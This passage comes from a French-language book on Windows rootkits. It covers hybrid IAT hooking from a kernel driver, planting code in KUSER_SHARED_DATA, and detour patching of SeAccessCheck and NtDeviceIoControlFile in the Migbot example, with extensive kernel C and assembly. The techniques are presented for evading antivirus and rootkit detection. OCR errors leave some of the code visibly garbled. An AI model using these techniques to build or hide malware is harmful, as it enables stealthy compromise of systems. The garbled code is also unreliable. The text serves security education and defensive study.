        return Irp->IoStatus.Status;
   }
```

Rootkit.com

Vous pouvez télécharger le code pour hooker les IRP TCP à l'adresse www.rootkit.com/vault/fuzen_op/TCPIRPHook.zip.

Approche de hooking hybride

Les hooks en mode utilisateur ont leur utilité. Ils sont généralement plus faciles à implémenter que ceux en mode noyau. De plus, certaines des fonctions que le root- kit est censé filtrer n'ont pas forcément un chemin évident à travers le noyau.

Nous vous déconseillons néanmoins d'implémenter un rootkit avec des hooks utilisateur pour la bonne raison que, si un mécanisme de détection est présent dans le noyau, le rootkit ne sera pas sur un pied d'égalité avec cet adversaire.

Typiquement, le processus de détection implique d'observer les moyens par lesquels du code est amené à s'exécuter dans l'espace d'adressage d'un autre processus. Lorsque ce mode de détection ou de prévention est attendu, une approche hybride s'impose. L'approche de hooking hybride est conçue pour hooker un processus utilisateur à l'aide d'un hook d'IAT, mais sans ouvrir de handle sur le processus cible ni utiliser `WriteProcessMemory`, modifier une clé de registre ou accomplir une autre activité facilement détectable.

L'exemple présenté dans cette section hooke un processus utilisateur à partir d'un driver du noyau.

Pénétrer dans l'espace d'adressage d'un processus

Le système d'exploitation fournit une fonction très utile, `PsSetlmageLoadNotify-Routine`, qui notifie lorsqu'une DLL ou un processus cible a été chargé. Comme son nom l'indique, cette fonction enregistre une routine de callback de driver qui sera appelée chaque fois qu'une image est chargée en mémoire. Elle reçoit un seul paramètre, l'adresse de la fonction de callback. Cette dernière devrait être déclarée comme suit :

```
VOID MylmageLoadNotify(IN PUNICODE_STRING,
                       IN HANDLE,
                       IN PIMAGE_INFO);
```

Le paramètre `UNICODE_STRING` contient le nom du module chargé par le noyau. Le paramètre `HANDLE` est l'identifiant de processus, ou PID *(Process ID)*, du processus dans lequel le module est chargé. Le rootkit se trouve déjà dans le contexte mémoire de ce PID. La structure `IMAGE_INFO` inclut des informations qui seront nécessaires au rootkit, comme l'adresse de base de l'image chargée en mémoire. Elle est définie comme suit :

```
typedef struct _IMAGE_INFO { union {
```

```
        ULONG Properties;
        struct {
            ULONG ImageAddressingMode    : 8; // Mode d'adressage du code
            ULONG SystemModelmage        : 1; // Image en mode système :
            ULONG ImageMappedToAllPids   1; // Mappée dans tous les
                                         ^processus
            ULONG Reserved               : 22;
        };
    };
    PVOID ImageBase;
    ULONG ImageSelector;
    ULONG ImageSize;
    ULONG ImageSectionNumber;
} IMAGE_INFO, *PIMAGE_INFO;
```

Dans la fonction de callback, il faut déterminer s'il s'agit d'un module dont l'IAT doit être hookée. A défaut de savoir quels modules dans le processus importent la fonction à filtrer, il est possible de hooker toutes les IAT pointant sur la fonction en question. L'exemple suivant hooke tous les modules en appelant `HooklmportsOf- Image` pour analyser chaque module et trouver les entrées de leur IAT. Le code conçu pour cibler un exécutable ou une DLL spécifique a été placé en commentaire.

```
/////////////////////////////////////////////////////////////////
// MylmageLoadNotify est appelée lorsqu'une image est chargée // dans le noyau
ou l'espace utilisateur. A ce stade, le hook // peut être filtré sur la base
du Processld ou du nom // de l'image. Sinon, toutes les IAT qui se réfèrent à
la // fonction à filtrer pourraient être hookées.
VOID MylmageLoadNotify(IN PUNICODE_STRING FullImageName,
                       IN HANDLE Processld, // Le processus contient
                                                 • une image
                       IN PIMAGE_INFO Imagelnfo)
{
// UNICODE_STRING u_targetDLL;
     //DbgPrint("Image name: %ws\n", FullImageName->Buffer);
     // Définit le nom de la DLL cible / /
RtlInitUnicodeString(&u_targetDLL,
//                          L" \\WIND0WSWsystem32Wkernel32.dll" ) ;
// if(RtlCompareUnicodeString(FullImageName,&u_targetDLL, TRUE) == 0)
// {
           HooklmportsOfImage(Imagelnfo->ImageBase, Processld);
// }
}
```

`HooklmportsOf Image` parcourt le fichier PE en mémoire. La plupart des exécutables Windows sont au format PE *(Portable Exécutable)*. L'apparence du fichier en mémoire ressemble beaucoup à celle qu'il a sur disque. La majorité des éléments qu'il contient sont des adresses virtuelles relatives, ou RVA *(Relative Virtual Address)*. Il s'agit des offsets des données par rapport à l'emplacement où le fichier

est chargé en mémoire. Le rootkit devrait analyser le fichier PE de chaque module pour rechercher toutes les DLL qu'il importe.

Nous avons besoin en premier de la RVA de la section d'importation, `IMAGE_DIRECTORY_ENTRY_IMPORT`, de `DataDirectory`. Additionner cette RVA à l'adresse de début du module en mémoire (`dosHeader` dans ce cas) donne un pointeur vers la première structure `IMAGE_IMPORT_DESCRIPTOR`.

Chaque DLL importée par le module possède une stmcture `IMAGE_IMPORT_DESCRIPTOR` associée. Lorsque le rootkit en atteint une qui comporte la valeur 0 dans son champ `Characteristics`, c'est qu'il est arrivé à la fin de la liste de DLL.

Chaque structure `IMAGE_IMP0RT_DESCRIPT0R` (sauf la dernière) contient des pointeurs vers deux tableaux distincts. L'un d'eux est un pointeur vers un tableau d'adresses pour toutes les fonctions importées par le module à partir de la DLL. Le membre `FirstThunk` de cette structure permet d'atteindre le tableau d'adresses. Le membre `OriginalFirstThunk` sert à trouver le tableau de pointeurs vers les structures `IMAGE_IM P 0 R T_BY_NAM E` qui contiennent les noms des fonctions importées, à moins qu'elles aient été importées par numéro ordinal (l'importation de fonctions par numéro ordinal n'est pas couverte ici car la plupart des fonctions sont importées par nom).

La fonction `Hooklmports0f Image` scanne tous les modules pour déterminer s'ils importent la fonction `GetProcAddress` de `Kernel32.dll`. Si elle la trouve, elle change les protections mémoire de FIAT en utilisant le code décrit à la section "Hooking de la table SSDT" précédemment. Une fois que les permissions ont été modifiées, le rootkit peut remplacer l'adresse dans l'IAT par celle du hook, comme expliqué plus loin.

```
NTSTATUS HookImportsOfImage(PIMAGE_DOS_HEADER image_addr, HANDLE h_proc)
{
    PIMAGE_DOS_HEADER dosHeader;
    PIMAGE_NT_HEADERS pNTHeader;
    PIMAGE_IMPORT_DESCRIPTOR importDesc;
    PIMAGE_IM PO R T_BY_NAM E p_ibn;
    DWORD importsStartRVA;
    PDWORD pd_IAT, pd_INTO;
    int count, index;
    char *dll_name = NULL;
    char *pc_dlltar = "kernel32.dll";
    char *pc_fnctar = "GetProcAddress";
    PMDL pjndl;
    PDWORD MappedlmTable;
```

```
dosHeader = (PIMAGE_DOS_HEADER) image_addr; pNTHeader = MakePtr(
PIMAGE_NT_HEADERS, dosHeader, dosHeader->e_lfanew );

// D'abord, vérifie que le champ e_lfanew contient un // pointeur
correct, puis vérifie la signature PE. if ( pNTHeader->Signature !=
IMAGE_NT_SIGNATURE ) return STATUS_INVALID_IMAGE_FORMAT;

importsStartRVA = pNTHeader->OptionalHeader.DataDirectory
[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress; if
(!importsStartRVA)
    return STATUS_INVALID_IMAGE_FORMAT;

importDesc = (PIMAGE_IMPORT_DESCRIPTOR) (importsStartRVA +
                                        (DWORD) dosHeader);
for (count = 0; importDesc[count].Characteristics != 0; count++)
{
    dll_name = (char*) (importDesc[count].Name + (DWORD) dosHeader);
    pd_IAT = (PDWORD)(((DWORD) dosHeader) +
                        (DWORD)importDesc[count].FirstThunk); pd_INT0 =
    (PDWORD)(((DWORD) dosHeader) +
           (DWORD)importDesc[count].OriginalFirstThunk);
    for (index = 0; pd_IAT[index] != 0; index++)
    {
        // S'il s'agit d'une importation par numéro,
        // le bit de poids fort est à 1.
        if((pd_INTO[index] & IMAGE_ORDINAL_FLAG)!= IMAGE_0R DINAL_F
        LAG)
        {
            p_ibn = (PIMAGE_IMPORT_BY_NAME)
                    (pd_INTO[index]+((DWORD)
                    dosHeader));
            if ((_stricmp(dll_name, pc_dlltar) == 0) && (strcmp(p_ibn-
                >Name, pc_fnctar) == 0))
            {
                // Utilisez l'astuce apprise précédemment pour associer
                // une adresse virtuelle différente à la même adresse
                // physique pour éviter les problèmes de permissions.
                //
                // Mappe la mémoire dans notre zone pour changer les
                // permissions de la MDL.
                p_mdl = MmCreateMdl(NULL, &pd_IAT[index], 4);
                if(!p_mdl)
                    return STATUSJJNSUCCESSFUL;
                MmBuildMdlForNonPagedPool(p_mdl);
                // Change les flags de la MDL p_mdl->MdlFlags =
                p_mdl->MdlFlags |
                                MDL_MAPPED_TO_SYSTEM_VA;
                MappedlmTable = MmMapLockedPages(p_mdl, KernelMode);

                // Adresse de la "nouvelle fonction"
                *MappedImTable = d_sharedM;
```

```
                    // Libère la MDL
                    MmUnmapLockedPages(MappedImTable, p_mdl);
                    IoFreeMdl(p_mdl);
                }
            }
        }
    }
    return STATUS_SUCCESS;
}
```

Nous disposons à présent d'une fonction de callback qui sera appelée pour chaque image (qu'il s'agisse d'un processus, d'un driver, d'une DLL, etc.) chargée en mémoire. Le code examine chaque image pour déterminer si elle importe la cible du hook. Si la fonction cible est trouvée, son adresse dans l'IAT est remplacée. Tout ce qu'il nous reste à faire est d'écrire la fonction du rootkit vers laquelle l'IAT pointe.

Pour pouvoir hooker tous les processus sur le système, nous avons besoin pour le hook d'une adresse mémoire qui soit visible depuis l'espace d'adressage de chaque processus. La section suivante traite ce point.

Espace mémoire pour les hooks

Un des problèmes que posent les hooks en mode utilisateur est que le rootkit doit habituellement allouer de l'espace mémoire dans le processus distant afin de pouvoir écrire des paramètres pour `LoadLibrary` ou écrire du code, ce qu'un logiciel de protection peut aisément détecter. Cependant, il existe une zone du noyau dans laquelle il est possible d'écrire et qui sera mappée dans l'espace d'adressage de chaque processus. Cette technique est décrite par Barnaby Jack dans son article *"Remote Windows Kernel Exploitation: Step into the Ring O"*[1]. Elle tire parti du fait que deux adresses virtuelles peuvent correspondre à la même adresse physique. L'adresse du noyau `0xFFDF0000` et l'adresse utilisateur `0X7FFE0000` pointent toutes deux vers la même page physique. La première supporte les écritures mais pas la seconde. Le rootkit peut donc écrire du code sur l'adresse du noyau et s'y référer en tant qu'adresse utilisateur dans le hook de l'IAT.

La taille de cette zone partagée est de 4 Ko. Bien que le noyau utilise une partie de cet espace, le rootkit devrait disposer d'environ 3 Ko pour son code et ses variables.

1. B. Jack, "Remote Windows Kernel Exploitation: Step into the Ring 0" (Aliso Viejo, Cal. : eEye Digital Security, 2005), disponible sur : http://www.eeye.com/~data/publish/whitepapers/research/ **OT20050205.FILE.pdf.**

Le nom de cette zone est KUSER SHARED DATA. Pour en savoir plus à son sujet, tapez dt nt !_KUSER_SHARED_DATA dans WinDbg.

Pour illustrer une opération d'écriture dans KUSER_SHARED_DATA, nous écrirons huit octets sur l'adresse que nous nommerons d_sharedK. Pour le premier octet, qui est un opcode, nous utilisons une instruction NOP. Une instruction INT 3 (break) peut être employée à la place pour observer le comportement, auquel cas un debuggeur en cours d'exécution sera nécessaire pour l'intercepter. Les sept octets suivants concernent le placement d'une adresse de réserve dans EAX et un saut à cette adresse. Lorsque le rootkit trouve LIAT de la fonction à hooker, il remplace cette adresse par l'adresse d'origine de la fonction. Le rootkit devrait en fait écrire en mémoire une fonction beaucoup plus avancée pour pouvoir réellement filtrer le résultat d'une fonction, mais cela dépasse le cadre de ce chapitre.

```
DWORD d_sharedM = 0x7ffe0800; // Une adresse utilisateur
DWORD d_sharedK = 0xffdf0800; // Une adresse du noyau //
Petit détour unsigned char new_code[] = {
    0x90,                          // NOP ou INT 3 pour observer
    0xb8, 0xff, 0xff, 0xff, 0xff, // mov eax, 0xffffffff
    0xff, 0xe0                     // jmp eax
};
if (!gb_Hooked)
{
    // L'écriture des opcodes bruts en mémoire // utilise
    une adresse du noyau qui est mappée // dans l'espace
    d'adressage de tous les processus.
    // Mes remerciements à Barnaby Jack.
    RtlCopyMemory((PVOID)d_sharedK, new_code, 8);
    // pd_IAT[index] contient l'adresse d'origine
    RtlCopyMemory((PVOID)(d_sharedK+2),(PVOID)&pd_IAT[index], 4); gb_Hooked =
    TRUE;
}
```

Rootkit.com

Vous trouverez le code de cet exemple de hook hybride à l'adresse
www.rootkit.com/vault/fuzen_op/HybridHook.zip.

Vous disposez à présent d'un modèle de rootkit hybride qui hooke des adresses utilisateur mais le fait à partir d'un driver du noyau. A l'instar de la plupart des techniques exposées dans ce livre, vous pourriez utiliser cette technique pour écrire un rootkit ou hooker des fonctions potentiellement dangereuses, assurant ainsi une

couche de protection supplémentaire. En fait, nombre des logiciels de protection appellent PsSetImageLoadNotifyRoutine.

Conclusion

Ce chapitre a fourni de nombreuses informations sur le hooking de tables de pointeurs de fonctions, à la fois dans le mode utilisateur et dans le mode noyau. Les hooks du noyau sont préférables car, si un programme de détection/protection recherche votre rootkit, vous pouvez exploiter toute la puissance du noyau pour y échapper ou le neutraliser. Un accès de niveau noyau offre de nombreux emplacements pour se cacher de l'adversaire ou le battre. Etant donné que la furtivité est un objectif principal d'un rootkit, un filtrage, quel qu'il soit, est nécessaire.

Le hooking est une technique à double facette. Elle est employée par de nombreux rootkits publics et d'autres programmes malveillants, mais elle est aussi utilisée par des logiciels antivirus et d'autres produits de protection d'hôte.

5

Patching lors de l'exécution

Pour te trouver, Louis, il me suffit de suivre les cadavres de rats.
- Entretien avec un vampire, Anne Rice

Les hooks d'appels et autres méthodes de modification de la logique des programmes sont des armes certainement puissantes, mais ce sont d'anciennes techniques déjà bien documentées et facilement détectables par les technologies antirootkit. Le patching à l'exécution offre un moyen plus discret d'atteindre les mêmes résultats. La technique n'est pas réellement nouvelle, mais les informations publiées sur les rootkits ne la décrivent pas. La plupart des informations relatives aux patchs de code remontent à l'époque où le piratage de logiciels à l'aide de cracks faisait la une.

Appliquée aux rootkits, le patching de code à l'exécution est l'une des techniques les plus avancées qui soient. Elle permet de concevoir des rootkits indétectables, même face à des systèmes anti-intrusion modernes. Si vous l'associez à des manipulations matérielles de bas niveau, comme avec des tables de pages, vous obtenez un cocktail redoutable à la pointe du progrès en matière de rootkit.

La logique des programmes peut être modifiée de plusieurs façons. La plus évidente est de changer le code source et de le recompiler, ce que font usuellement les développeurs. Une autre façon de faire est de changer directement les bits et les octets tels qu'ils apparaissent après la compilation dans le fichier *binaire*.

C'est la technique de base utilisée par les crackers pour retirer la protection des logiciels. Une troisième méthode consiste à changer, lors de l'exécution, les données de structures en mémoire qui contrôlent la logique d'un programme. Un bon exemple d'application de cette méthode sont les *games-trainers,* qui modifient les jeux pour octroyer au joueur des crédits ou des ressources supplémentaires.

Modifier la logique d'un programme est simple en comparaison de la réécriture ou du remplacement de fichiers sur le système par des fichiers de périphériques troyens. En manipulant quelques octets ici et là, la plupart des fonctions de sécurité peuvent être désactivées. Il faut bien sûr pouvoir accéder à la mémoire où résident ces fonctions.

Puisque les rootkits peuvent opérer à partir du noyau, ils disposent d'un accès complet à l'espace de mémoire de l'ordinateur. Ce n'est donc généralement pas un problème.

Vous allez découvrir dans ce chapitre comment changer la logique d'un programme à l'aide d'une des méthodes les plus puissantes disponibles : le *patching direct d'octets de code.* Vous apprendrez également à la combiner à d'autres méthodes plus puissantes, telles que le patching de détour et les modèles de saut. Ensemble, elles permettent de produire des rootkits dangereux et difficiles à détecter.

Le patching de détour

Nous avons vu au Chapitre 4 la puissance que procurent les hooks d'appels de fonctions pour changer le comportement de fonctions. Un inconvénient de ces techniques est qu'elles altèrent les tables d'appels, ce qui peut être détecté par les technologies antivirus et antirootkit. Une approche plus subtile est de patcher directement les octets de la fonction en insérant un saut vers le code du rootkit. De plus, la modification d'une seule fonction peut toucher toutes les tables qui pointent vers elle sans avoir besoin de les traiter individuellement. Cette technique s'appelle le *patching de détour* et peut être utilisée pour détourner le flux de contrôle, par exemple dans le but de contourner une fonctionnalité.

La Figure 5.1 illustre la façon dont le code est inséré par le rootkit dans le flux de contrôle.




Figure 5.1
Modification du contrôle de flux.

Comme avec un hook d'appel, le code du rootkit peut servir à changer des arguments avant et après un appel système ou un appel de fonction. Il est aussi possible de réaliser l'appel de fonction comme s'il n'était pas patché ou, au contraire, de le manipuler entièrement. Par exemple, faire en sorte qu'il retourne toujours un certain code d'erreur.

Un exemple vous permettra de mieux comprendre. Cette technique requiert plusieurs étapes que nous allons détailler dans la section suivante.

Détournement du flux de contrôle au moyen de Migbot

Migbot détourne le flux de contrôle de deux fonctions importantes du noyau : `NtDeviceIoControlFile` et `SeAccessCheck`.

Rootkit.com

Migbot peut être téléchargé à l'adresse
www.rootkit.com/vault/hoglund/migbot.zip.

Le détournement d'une fonction nécessite de la localiser en mémoire. L'avantage d'avoir ces deux fonctions est qu'elles sont exportées. Elles sont ainsi plus faciles à localiser car il existe une table dans l'en-tête PE qui les référence. Dans le code de Migbot, nous nous référons simplement aux fonctions par leur nom exporté. En raison de leur exportation, il n'est pas nécessaire d'effectuer une recherche dans l'en-tête ou autre action du genre (pour plus de détails sur la recherche de fonctions dans un en-tête PE, voir les Chapitres 4 et 10).

Il est plus complexe de patcher une fonction qui n'est pas exportée. Cela peut requérir de chercher en mémoire une séquence d'octets unique afin de la localiser.

Après avoir obtenu un pointeur vers la fonction souhaitée, l'étape suivante est de savoir exactement ce qu'il faut y remplacer. Le changement des codes d'opération, ou opcodes, est destructif. Si vous insérez un saut de type `FAR`, vous écrasez au moins 7 octets en mémoire, détruisant ainsi toute instruction présente à ces endroits. Vous devrez alors recréer la logique ou restaurer ces instructions d'une manière ou d'une autre.

L'alignement d'instruction pose également un problème, surtout avec le jeu d'instruction de l'architecture x86 d'Intel. Toutes les instructions ne sont pas de la même longueur. Par exemple, celle d'une instruction `PUSH` peut être de un octet alors que celle d'un `JMP` peut atteindre sept octets.

Dans notre exemple, nous voulons remplacer sept octets mais l'instruction écrasée occupe plus de sept octets d'espace. Par conséquent, il en restera un résidu non patché représentant une instruction corrompue, et le processeur sera confus s'il tente de l'exécuter. En d'autres termes, il provoquera un plantage et l'utilisateur verra apparaître l'écran bleu.

Laisser un reste d'instruction n'est donc pas recommandé. Pour éviter cela, vous devez utiliser la directive `NOP` dans l'espace restant jusqu'à la limite d'alignement de la prochaine instruction. C'est une chance que la longueur du code d'opération `NOP` soit de un octet seulement, ce qui facilite le remplissage octet par octet. En fait, cette longueur est un choix spécifique de conception pour fournir davantage de souplesse en cas de patching (en d'autres termes, quelqu'un a déjà pensé depuis longtemps à ce type de besoin).

La Figure 5.2 illustre le processus de remplacement d'octets en mémoire. La nouvelle instruction, un `JMP FAR`, est insérée avec deux instructions `NOP` afin de compléter le patch et de ne pas laisser de résidu d'instruction.




Figure 5.2
Procédure de patching

Pour réussir un patch sans provoquer de corruption, il faut s'assurer qu'il soit appliqué à la bonne version de fonction et au bon endroit en mémoire. Cette étape nécessite une attention spéciale car le programme cible peut avoir fait l'objet de correctifs ou, plus généralement, il peut exister différentes versions du code. Si aucun contrôle de version n'est effectué, le patch risque d'être mal appliqué et de provoquer une corruption avec un plantage du système.

Recherche des octets de la fonction

Avant d'écraser des octets d'une fonction avec une instruction de saut, il faut effectuer divers contrôles pour s'assurer qu'il s'agit bien de la fonction voulue. Vérifier son nom n'est pas suffisant. Qu'en est-il de la version du système d'exploitation ? Que se passerait-il si l'édition, par exemple "familiale" ou "professionnelle", du système ne correspondait pas à celle pour laquelle le rootkit a été prévu ? Un Service Pack peut aussi avoir été appliqué et avoir changé la version de la fonction.

Il est même possible qu'un autre programme ait déjà patché la fonction, quelle qu'en soit la raison. Pour toutes ces raisons et d'autres, il faut s'assurer de la version de la fonction avant de procéder au patching.
Migbot utilise deux étapes pour contrôler les octets de la fonction. La première extrait un pointeur vers la fonction et la seconde exécute une simple comparaison de la valeur codée en dur que nous nous attendons à trouver. Vous pouvez déterminer la valeur des octets en utilisant Softlce ou un autre debugger de noyau ou en désassemblant le fichier binaire au moyen d'un outil tel qu'IDA Pro.
Veillez à bien vérifier la longueur de la séquence d'octets analysée. Dans le code suivant, une séquence est de 8 octets de long et l'autre, de 9 octets :

```
NTSTATUS CheckFunctionBytesNtDeviceIoControlFile()
{
  int i=0;
  char *p = (char *)NtDeviceIoControlFile;
//Le début de la fonction NtDeviceloControlFile //
doit correspondre :
//55 PUSH EBP //8BEC MOV EBP, ESP //6A01 PUSH 01
//FF752C PUSH DWORD PTR [EBP + 2C]
  Char C[] = { 0x55, 0x8B, 0xEC, 0x6A, OXO1, 0xFF, 0X75, 0x20 }; while(i<8)
  {
  DbgPrint(” - 0x%02X ", (unsigned char)p[i]); if(P[i1 != c[i])
  {
    return STATUSJJNSUCCESSFUL;
  }
  i++;
  }
  return STATUS_SUCCESS;
}
NTSTATUS CheckFunctionBytesSeAccessCheck()
{
  int i=0;
  char *p = (char *)SeAccessCheck;
// Le début de la fonction SeAccessCheck // doit
correspondre :
//55 PUSH EBP //8BEC MOV EBP, ESP //53 PUSH EBX //33DB
XOR EBX, EBX //385D24 CMP [EBP+24], BL
  Char C[] = { 0x55, 0x8B, 0xEC, 0x53, 0x33, 0xDB, 0x38, 0x5D, 0x24 };
  while(i<9)
  {
  DbgPrint(" - 0x%02X ", (unsigned char)pli]);
```

```
    if(P[i] != c[i])
    {
      return STATUSJJNSUCCESSFUL;
    }
    i++;
    }
  return STATUS_SUCCESS;
  }
```

Garder trace des instructions écrasées

Une fois que des instructions ont été écrasées par le patch, elles se sont irrémédiablement volatilisées. Imaginez maintenant qu'elles soient prévues pour quelque chose d'important, comme modifier la pile ou charger des registres. Si vous souhaitez exécuter la fonction originale, il faut pouvoir exécuter ces instructions manquantes.

Puisque nous savons exactement quelles sont les instructions que nous avons supprimées, nous pouvons les stocker dans un autre emplacement et les exécuter avant de revenir à la fonction originale. La Figure 5.3 illustre cette technique.

JMP FAR Fonction originale

CODE DE ROOTKIT Instructions supprimées JMP FAR (retour)

Les instructions supprimées sont toujours exécutées,
mais à un autre emplacement.

Figure 5.3
Exécution des instructions supprimées.

Après l'exécution du détour, Migbot revient simplement à la fonction originale. C'est un modèle que vous pouvez utiliser pour insérer n'importe quel code.

Le code de rootkit est écrit sous forme d'une fonction, mais elle est déclarée `NACKED`. Ceci empêche le compilateur d'y placer des opcodes supplémentaires. C'est important car il ne faut pas corrompre la pile ou un registre. Vous pouvez

constater à partir du code suivant que les instructions manquantes sont exécutées et un saut FAR se produit.

Le code utilisé pour le saut mérite une petite remarque. Puisque lors de la conception il n'est pas possible de produire la syntaxe exacte pour le saut FAR avec le compilateur du DDK, le mot-clé EMIT est utilisé à la place pour forcer la sortie d'octets. C'est une technique utile, non seulement pour coder une instruction inconnue, mais aussi dans le cas de code se modifiant lui-même ou de chaînes insérées en dur :

```
// Les fonctions naked n'ont pas de code de prologue/épilogue.
// Ce sont des fonctionnalités telles que // la cible d'une directive
goto.
 _declspec(naked) my_function_detour_seaccesscheck()
{
   _asm
  {
  // Exécution des instructions manquantes
  push ebp
  mov ebp, esp
  push ebx
  xor ebx, ebx
  cmp [ebp+24], bl
  // Saut vers le point de retour dans la fonction hookée.
  // L'adresse correcte est insérée ici //
  lors de l'exécution.
  //
  // Nous devons coder un JMP FAR en dur, mais l'assembleur //
  fourni avec le DDK ne l'assemblant pas,
  // il faut le coder manuellement.
  //  jmp  FAR  0x08:0xAAAAAAAA
  _emit 0xEA _emit 0xAA _emit
  0xAA _emit 0xAA _emit 0xAA
  _emit 0x08 _emit 0x00 }
}
// Nous devons écrire cette fonction dans une mémoire non paginée //
avant de placer le détour. Il semble que les drivers // soient paginés
de temps en temps.
 _declspec(naked) my_function_detour_ntdeviceiocontrolfile()
{
   _asm
  {
  // Exécution des instructions manquantes
  push ebp mov ebp, esp
```

```
    push 0x01
    push dwond ptr [ebp+0x2C]
    // Saut au point de retour dans la fonction hookée.
    // L'adresse correcte est insérée // lors de
    l'exécution.
    //
    // Nous devons coder un JMP FAR en dur, mais l'assembleur //
    fourni avec le DDK ne l'assemblant pas,
    // il faut le coder manuellement.
    // jmp FAR 0X08 :0XAAAAAAAA
    _emit 0xEA _emit 0xAA _emit
    0xAA _emit 0xAA _emit 0xAA
    _emit 0x08 _emit 0x00 }
}
```

Utilisation d'une zone mémoire non paginée

Le code de la fonction de rootkit réside dans la mémoire dédiée aux drivers. Il n'a toutefois pas besoin de rester là, surtout si le driver est paginable. Il doit être placé dans une zone de mémoire qui ne sera jamais paginée, dans une section `NonPaged-Pool`. Un avantage supplémentaire intéressant du placement du code dans cette zone est que le driver contenant le code pourra être déchargé puisqu'il doit rester chargé juste le temps d'appliquer le patch. L'exemple de Migbot emploie `NonPaged- Pool` pour stocker le code du rootkit comme le fera aussi la technique de modèle de saut, détaillée plus loin dans ce chapitre.

Correction des adresses de substitution à l'exécution

Vous remarquerez dans le code suivant la présence d'instructions de saut aux adresses `0xAAAAAAAA` et `0x11223344`. Ce sont des valeurs de substitution non valides à dessein. Elles doivent être remplacées par des adresses valides lors du placement du patch en mémoire. Elles ne peuvent être codées en dur car elles changent lors de l'exécution. Le rootkit peut déterminer les adresses correctes et les insérer lors de son exécution :

```
VOID DetourFunctionSeAccessCheck()
{
    char *actual_function = (char *)SeAccessCheck;
    char *non_paged_memory;
    unsigned long detour_address;
    unsigned long reentry_address;
    int i = 0;
```

Le code suivant viendra écraser les instructions originales. Notez l'emploi de la directive `NOP` pour combler et aligner le patch.

```
// Assemblage du JMP FAR 0008:11223344 où 11223344
// est l'adresse de notre fonction de détour plus deux NOP
// pour combler et aligner le patch.
  char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11,
  0x08, 0x00, 0x90, 0x90 };
```

L'adresse du point de retour (ou de re-entrée) est calculée. C'est l'adresse de la fonction originale qui *suit immédiatement* l'emplacement patché. Notez que nous avons ajouté 9 (la longueur du patch) au pointeur de fonction pour l'obtenir :

```
// Le retour dans la fonction hookée à un emplacement // en
aval de l'alignement des opcodes écrasés // est très important.
reentry_address = ((unsigned long)SeAccessCheck) + 9;
```

Une portion de mémoire non paginée, `NonPagedPool`, est allouée en quantité suffisante pour stocker le code du rootkit. Celui-ci y est ensuite copié et le patch de détour s'y débranchera ensuite. Le contenu du code du rootkit (la fonction `NAKED` déclarée plus haut) est copié octet par octet dans cette zone et un pointeur vers le début du code est enregistré :

```
non_paged_memory = ExAllocatePool(NonPagedPool, 256);
// Copie le contenu de la fonction dans une zone de mémoire non paginée //
avec une limite à 256 octets.
// (Prenez garde à la possibilité d'une lecture au-delà de la fin de page
FIXME.)
  for(i=0;i<256;i++)
  {
    ((unsigned char *)non_paged_memory)[i] =
    ((unsigned char *)my_function_detour_seaccesscheck)[i];
  }
  detour_address = (unsigned long)non_paged_memory;
```

L'adresse de notre code copié est placée dans le patch à la place de `0x11223344` pour qu'il puisse correctement exécuter un `JMP FAR` vers le rootkit :

```
// Insère l'adresse cible du JMP FAR
*( (unsigned long *)(&newcode[1]) ) = detour_address;
```

